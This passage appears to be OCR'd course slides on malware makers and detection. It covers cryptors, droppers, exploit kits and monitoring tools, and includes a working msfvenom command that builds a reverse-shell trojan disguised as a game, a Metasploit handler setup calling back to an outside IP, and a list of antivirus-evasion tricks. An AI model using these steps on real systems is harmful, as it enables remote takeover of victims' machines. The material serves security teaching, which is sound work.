
- Malware-as-a-Service
- AKA Rent-a-Botnet
- Online sites offer inexpensive botnets for hire

7.7 MALWARE MAKERS

- Virus Makers
- Cryptors
- Droppers and Stage Creation
- Exploitation Kits

VIRUS MAKER EXAMPLES

- BlackHost Virus Maker
  - https://www.blackhost.xyz/?id=vm
- Bhavesh Virus Maker
  - https://sourceforge.net/projects/bhavesh-virus-maker/
- Virus maker 4.0
  - https://virus-maker.software.informer.com/4.0/
- Heavenlyzy Virus Maker 3.0
  - https://heavenlyzy.weebly.com/blog/virus-maker-30
- GitHub has:
  - 84 repositories for virus makers
  - 7 repositories for worm makers
  - 8 repositories for trojan makers




WRAPPER

- A wrapper hides a trojan inside a legitimate application
  - Could be a game, productivity app, or utility
- When the user installs the application:
  - The legitimate app runs in the foreground
  - The trojan runs in the background
- Wrapper examples:
  - Mpge
  - Senna Spy One Exe Maker 2000
  - Dark Horse Trojan Virus Maker
- Most trojan makers have built-in wrapper functionality


SENNA SPY ONE EXE MAKER EXAMPLE

DARK HORSE TROJAN VIRUS MAKER



CRYPTOR

- Software that uses encryption and obfuscation to make malware harder to recognize
- The goal is to bypass detection by antimalware programs




TYPES OF CRYPTORS

- Static/statistical cryptors
  - Use different stubs to make each encrypted file unique
  - Having a separate stub for each client makes it easier for malicious actors to modify or, in hacking terms, "clean" a stub once it has been detected by a security software
- Polymorphic cryptors
  - Considered more advanced
  - Use state-of-the-art algorithms that utilize random variables, data, keys, decoders, and so on
  - One input source file never produces an output file that is identical to the output of another source file
- Cryptor services are available online for a reasonable fee ($10 - 100)

CRYPTOR EXAMPLES

- Msfvenom
- AIO FUD Crypter
- Hidden Sight Crypter
- Galaxy Cryptor
- Criogenic Crypter
- Heaven Crypter
- SwayzCryptor
- Aegis Crypter
- GitHub lists 33 malware cryptor repositories



DROPPER

- AKA stager
- A kind of Trojan designed to "install" malware to a computer
- Can be thought of as an “advance party”
  - Small in size
  - Usually does not itself contain the malware
  - Gains a foothold in the target
  - Then downloads the larger malware file
- Persistent dropper
  - Hides itself on the target
  - Modifies registry keys
  - Runs with every reboot
- Non-persistent dropper
  - Removes itself after executing its payload

DROPPER EXAMPLES

- Msfvenom
- NullMixer
- GitHub lists 63 Malware Dropper repositories

CREATING A DROPPER USING MSFVENOM


- msfvenom can be used to create a trojan dropper/stager/downloader
- Its payload platform-specific to the intended target
- It has built-in obfuscation features to evade detection by the target's antivirus
  - Replaces the old MSFencode feature

```
root@kali00:~# msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST= 193.24.56.7
  LPORT=4444 -f exe -a x64 -o /root/Desktop/awesome-game.exe
No platform was selected, choosing Msf::Module::Platform::Windows from the paylo
ad
No encoder or badchars specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
Saved as: /root/Desktop/awesome-game.exe
```

SET UP YOUR EXPLOIT MULTI HANDLER


- The msfvenom dropper (aka stager) expects to connect to its handler
- It can then download the "stage" (the full exploit)
- You must set up a handler in Metasploit to wait for msfvenom to connect:

```
use exploit/multi/handler
set PAYLOAD windows/x64/meterpreter/reverse_tcp
set LHOST 193.24.56.7
set LPORT 4444
show options
run
```



EXPLOIT KIT

- AKA crimeware kit
- A platform you can use to create and deliver exploits and payloads



EXPLOIT KIT EXAMPLES

- Infinity Exploit Kit
  - Uses vulnerabilities in Mozilla Firefox, Internet Explorer and Opera to install malware on a target computer
  - Can also exploit known vulnerabilities in Web browser add-ons such as Java and Adobe Flash
- Phoenix Exploit Kit
  - Designed to inject drive-by downloads into compromised websites
  - Website visitors would automatically download the malware
- Blackhole Exploit Kit
  - Designed to be used in hacked or malicious sites
  - Exploits a variety of Web-browser vulnerabilities

EXPLOIT KIT EXAMPLES (CONT'D)

- Crimepack
  - Attackers use it to load malicious software onto hacked Web sites
- Bleeding Life
  - Exploits built-in Java functionality
  - Social engineers the unsuspecting visitor to run a malicious Java applet
- GitHub lists 142 Exploit Kit repositories

TECHNIQUES TO EVADE ANTIVIRUS

- Encrypt the malware
- Break the malware file into multiple pieces and zip into a single file
- Write your own malware, and embed it in an application
- Change the malware's syntax
  - Convert an .exe to a VB script
  - Change an .exe extension to .doc.exe, .ppt.exe, .pdf.exe as Windows hides the file extension by default
- Change the content of the malware using a hex editor
  - Change the checksum and encrypt the file
- Don't use pre-made malware downloaded from the web
  - Antiviruses can detect these with no trouble
- GitHub lists 61 antivirus evasion repositories

7.8 MALWARE DETECTION


- Detection Techniques
- Tools

VIRUS DETECTION APPROACHES

- Signature analysis
  - The most common method for detecting infections
  - Refers to its own (local) database of known infections
  - Always needs to be updated on the user side to be effective
  - Will not recognize zero-day malware
- Behavioral analysis
  - Dynamic -- continually watches the actions of installed programs for any odd behaviors
  - Has a much higher detection rate than signature-based detection
- Cloud-based detection
  - Uses an online database
  - Updated constantly by the vendor
  - Requires a good Internet connection
- Sandbox analysis
  - Deliberate infection of a system in a controlled environment
  - All actions are monitored and recorded


MONITOR PROCESSES IN REAL-TIME

- Watch real-time file system, Registry and process/thread activity
- Tools:
  - Process Monitor v3.92
  - Procmon for Linux
  - GitHub lists 4627 repositories related to process monitoring



SCAN FOR SUSPICIOUS PORTS

- Trojans open ports that are unused and connect to Trojan handlers
- Watch for connections to unknown/suspicious ports and IP addresses
- Port monitoring tool examples:
  - TCPView
  - CurrPorts
  - Better Uptime
  - Statuscake
  - PRTG Network Monitoring
  - ThousandEyes
  - Dynatrace




SCAN FOR SUSPICIOUS REGISTRY ENTRIES

- Malware can inject instructions into parts of the Windows registry
  - When the machine boots up, Windows will execute the malicious code as if it was normal configuration instructions
- If you see suspicious entries when conducting a registry scan, it might be a malware infection

REGISTRY MONITORING TOOLS

- RegScanner
- Reg Organizer
- Registry Viewer
- Comodo Cloud Scanner
- Buster Sandbox Analyzer
- All-Seeing Eyes
- MJ Registry Watcher
- Active Registry Monitor
- Regshot
- Registry Live Watch
- Alien Registry Viewer




SCAN FOR SUSPICIOUS DEVICE DRIVERS

- Malware can end up being installed along with device drivers from unknown/untrusted sources
- The drivers are used to avoid detection
- Scan all drivers to ensure they are trusted/genuine

DEVICE DRIVER MONITORING TOOLS

- sigverif.exe
- DriverView
- Driver Detective
- Unknown Device Identifier
- DriverGuide Toolkit
- InstalledDriversList
- Driver Magician
- Driver Reviver
- ServiWin
- Double Driver
- My Drivers
- DriverEasy



